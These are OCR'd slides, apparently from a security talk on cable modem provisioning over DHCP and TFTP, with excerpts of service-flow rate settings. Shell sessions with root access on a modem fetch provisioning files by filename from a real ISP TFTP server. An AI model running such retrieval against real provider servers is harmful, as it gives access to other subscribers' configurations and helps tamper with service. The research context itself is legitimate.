


Internet

VoIP

CM

backbone


cable
Internet
VoIP
Admin
CM
backbone


Admin

Admin

DHCP

Admin

DHCP ✔


Admin
DHCP
TFTP
cable

Admin

DHCP ✔

TFTP

Admin

DHCP ✔

TFTP

Provisioning File

```
SwUpgradeFilename "CH6640-4.5.0.5-NOSH-TW.NNEMN.p8";
```

Provisioning File

```
DsServiceFlow
{
        DsServiceFlowRef 2;
        QosParamSetType 7;
        MaxRateSustained 53000000;
}
```

```
UsServiceFlow
{
        UsServiceFlowRef 13;
        QosParamSetType 7;
        TrafficPriority 0;
        MaxRateSustained 2200000;
        SchedulingType 2;
}
```

Provisioning File

```
root@KDG:~# F=bac113000106dc537c0c59ac tftp -g -l $F -r $F 83.169.186.129
root@KDG:~# ls -hs bac113000106dc537c0c59ac
8.0K bac113000106dc537c0c59ac

root@KDG:~#
```


Provisioning File

```
root@KDG:~# F=bac113000106dc537c0c59ac tftp -g -l $F -r $F 83.169.186.129
root@KDG:~# ls -hs bac113000106dc537c0c59ac
8.0K bac113000106dc537c0c59ac

root@KDG:~# F=bac1130001069cc7a6f62244 tftp -g -l $F -r $F 83.169.186.129
root@KDG:~# ls -hs bac1130001069cc7a6f62244
8.0K bac1130001069cc7a6f62244
```

Admin

DHCP ✔

